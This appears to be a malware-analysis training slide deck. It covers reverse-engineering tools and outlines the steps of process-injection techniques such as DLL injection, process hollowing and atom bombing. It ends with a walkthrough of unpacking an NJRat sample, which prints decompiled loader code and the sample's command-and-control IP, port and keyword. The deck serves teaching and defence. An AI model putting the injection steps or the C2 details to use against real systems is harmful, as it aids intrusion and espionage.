


- Markup Reverse Engineered Code
- Control Flow Navigation
- Pseudo Code




Cutter

tools_of_the_trade: 0x06



Cutter

tools_of_the_trade: 0x07




Radare2

tools_of_the_trade: 0x08


Detect it Easy

tools_of_the_trade: 0x09

- Type
- Packer
- Linker
- Entropy



- Modify Dumps
- Read Memory
- Determine File Type



DnSpy

tools_of_the_trade: 0x0b

- Code View
- Debugging
- Unpacking

The screenshot shows the DnSpy interface with the assembly explorer on the left and the IL viewer on the right. The assembly explorer lists various .NET assemblies and their types. The IL viewer displays the assembly code for the `Entrypoint` class, specifically the `Entrypoint::Example` constructor.

```
// Token: 0x02000002 RID: 2
// .class private auto ansi beforefieldinit Entrypoint.Example
// extends [mscorlib]System.Object
{
    // Methods
    // Token: 0x60000004 RID: 4 RVA: 0x00000207A File Offset: 0x0000027A
    .method public hidebysig specialname rtspecialname
        instance void .ctor () cil managed
    {
        // Header Size: 1 byte
        // Code Size: 8 (0x8) bytes
        .maxstack 8
        /* 0x00000278 02 */ IL_0000: ldarg.0
        /* 0x0000027C 2B0400000A */ IL_0001: call     instance void [mscorlib]System.Object::.ctor()
        /* 0x00000281 00 */ IL_0006: nop
        /* 0x00000282 2A */ IL_0007: ret
    } // end of method Entrypoint::ctor

    // Token: 0x60000003 RID: 3 RVA: 0x00000206C File Offset: 0x0000026C
    .method public hidebysig static
        void AnotherNotUsed () cil managed
    {
        // Header Size: 1 byte
        // Code Size: 13 (0xD) bytes
        .maxstack 8
        .entrypoint
        /* 0x00000260 00 */ IL_0000: nop
        /* 0x0000026E 7218000070 */ IL_0001: ldstr   "AnotherNotUsed"
        /* 0x00000273 2B0300000A */ IL_0006: call     void [mscorlib]System.Console::WriteLine(string)
        /* 0x00000278 00 */ IL_000B: nop
        /* 0x00000279 2A */ IL_000C: ret
    } // end of method Entrypoint::AnotherNotUsed

    // Token: 0x60000001 RID: 1 RVA: 0x000002050 File Offset: 0x00000250
    .method public hidebysig static
        void Main (
            string[] args
        ) cil managed
```

Useful Linux Commads

tools_of_the_trade: 0x0c

terminal

```
malware@work ~$ file sample.bin
```

```
sample.bin: PE32 executable (GUI) Intel 80386, for MS Windows
```

```
malware@work ~$ exiftool sample.bin > metadata.log
```

```
malware@work ~$ hexdump -C -n 128 sample.bin | less
```

```
malware@work ~$ VBoxManage list vms
```

```
"win10" {53014b4f-4c94-49b0-9036-818b84a192c9}
```

```
"win7" {942cde2e-6a84-4edc-b98a-d7326b4662ee}
```


```
malware@work ~$ VBoxManage startvm win7
```

```
malware@work ~$
```

de4dot

tools_of_the_trade: 0xd

- Automated
- Deobfuscation
- Unpacking



C:\WINDOWS\system32\cmd.exe

```
C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2>de4dot.exe WindowsApplication1.exe

de4dot v2.0.2.3405 Copyright (C) 2011-2012 de4dot@gmail.com
Latest version and source code: https://bitbucket.org/0xd4d/de4dot

Detected .NET Reactor <C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2\WindowsApplication1.exe>
Cleaning C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2\WindowsApplication1.exe
Renaming all obfuscated symbols
Saving C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2\WindowsApplication1-cleaned.exe

C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2>pause
Presione una tecla para continuar . . .
```


Injection Techniques



DLL Injection

injection_techniques: 0x00


- Get Handle to Target Process
- Allocate Memory
- Write Memory
- Execute by use of Remote Thread



PE (Portable Executable) Injection

injection_techniques: 0x01


- Obtain Handle to Target Process
- Inject Image to Target Process
- Modify Base Address
- Modify Relocation Data
- Execute your Payload



Process Hollowing

injection_techniques: 0x02

- Create Suspended Process
- Hollow Process with NtUnmapViewOfSection
- Allocate Memory in Process
- Write Memory to Process
- Resume Thread / Process



Atom Bombing

injection_techniques: 0x04




Atomic bomb test in Italy, 1957,
colorized

Atom Bombing

injection_techniques: 0x05

- Open Target Process
- Get Handle to Alertable Thread
- Find Code Cave
- Shellcode to Call ZwAllocateVirtualMemory and memcpy
- Call GlobalAddAtom
- Suspend Target Thread
- NtQueueApcThread
- Resume Target Thread



Workshop


- dc09543850d109fbb78f7c91badcda0d
- fe8f363a035fdbefcee4567bf406f514
- KPot
- Stuxnet



Unpacking NJRat

solutions: 0x00


- Determine the File Type
- Because this is .NET we may wish to use DnSpy
- Let's see if it's packed now



Unpacking NJRat

solutions: 0x01

- Low Entropy?
- Look at the beginning
- We should now look into the code using DnSpy



Unpacking NJRat

solutions:0x02

- Assembly.Load
- Set Breakpoint on this function
- Start Debugging

The screenshot shows the Microsoft Visual Studio interface. On the left, the Assembly Explorer window displays the project structure for "happy vir (1.0.0.0)". The "Form1" item is selected. On the right, the code editor shows the "Form1.cs" file with the following code:

```
// Token: 0x0600000A RID: 10 RVA: 0x00002BFC File Offset: 0x00000DFC
[MethodImpl(MethodImplOptions.NoInlining)]
internal static char flyUI83DHxwyY6KtPk(object A_0, int A_1)
{
    return A_0[A_1];
}

// Token: 0x0600000B RID: 11 RVA: 0x00002C10 File Offset: 0x00000E10
[MethodImpl(MethodImplOptions.NoInlining)]
internal static int Aj2Uu5TFgy7rI56hqB(object A_0)
{
    return A_0.Length;
}

// Token: 0x0600000C RID: 12 RVA: 0x00002C20 File Offset: 0x00000E20
[MethodImpl(MethodImplOptions.NoInlining)]
internal static object LIFT3UqdH5UE8Tw29d(object A_0)
{
    return Assembly.Load(A_0);
}

// Token: 0x0600000D RID: 13 RVA: 0x00002C30 File Offset: 0x00000E30
[MethodImpl(MethodImplOptions.NoInlining)]
internal static object qJK8ZYPtIdpQrPsdgQ(object A_0)
{
    return A_0.Name;
}

// Token: 0x0600000E RID: 14 RVA: 0x00002C40 File Offset: 0x00000E40
[MethodImpl(MethodImplOptions.NoInlining)]
internal static object lalex77rdknUKANqyI(object A_0, object A_1)
{
    return A_0.CreateInstance(A_1);
}
```

A red rectangular box highlights the line of code "return Assembly.Load(A_0);".

Unpacking NJRat

solutions: 0x03

- Breakpoint on Assembly.Load
- Save the Raw Array to Disk

The screenshot shows a debugger interface with assembly code and a local variables window.

Assembly Code:

```
358     num11 = 0;
359     goto IL_55E;
360
361     case 24:
362         break;
363     case 25:
364         goto IL_55E;
365     case 26:
366     {
367         Assembly assembly = Form1.LIFT3UqdHSUE8Tw29d(array);
368         if (flag)
369         {
370             goto Block_13;
371         }
372         MethodInfo entryPoint = assembly.EntryPoint;
373         object obj = Form1.lalex77rdkuKANqyI(assembly, Form1.q);
374         Form1.kmEyuNhbNfkdXgavv(entryPoint, obj, null);
375         num = 31;
376         continue;
377     }
```

Local Variables:


Name	Value
this	{happy_vir.Form1, Text: Form1}
sender	{happy_vir.Form1, Text: Form1}
e	System.EventArgs
num4	0x00000001
num2	0x00000004
num3	0x0000000E
array2	[byte[0x0002E000]]
num7	0x000000007744164
num8	0x0002F000
array	[byte[0x00005C00]]
assembly	null
entryPoint	null

A context menu is open over the 'array' variable in the locals window. The 'Save...' option is highlighted with a red box.

Unpacking NJRat

solutions: 0x04


- MZ at the beginning
- Appears to be the Payload
- Let's see what kind of file it is



Unpacking NJRat

solutions: 0x05

- Looks like .NET Again
- Let's look at DnSpy



Unpacking NJRat

solutions: 0x06

- Keylogger Code
 - CnC Traffic Code

Unpacking NJRat

solutions: 0x07

- CnC Server IP Address
- CnC Keyword

```
OK X
1302     public static string VR = "0.7d";
1303
1304     // Token: 0x04000003 RID: 3
1305     public static object MT = null;
1306
1307     // Token: 0x04000004 RID: 4
1308     public static string EXE = "server.exe";
1309
1310     // Token: 0x04000005 RID: 5
1311     public static string DR = "TEMP";
1312
1313     // Token: 0x04000006 RID: 6
1314     public static string RG = "d6661663641946857ffce19b87bea7ce";
1315
1316     // Token: 0x04000007 RID: 7
1317     public static string H = "82.137.255.56";
1318
1319     // Token: 0x04000008 RID: 8
1320     public static string P = "3000";
1321
1322     // Token: 0x04000009 RID: 9
1323     public static string Y = "Medo2*_^";
1324
```

Unpacking Sofacy / FancyBear

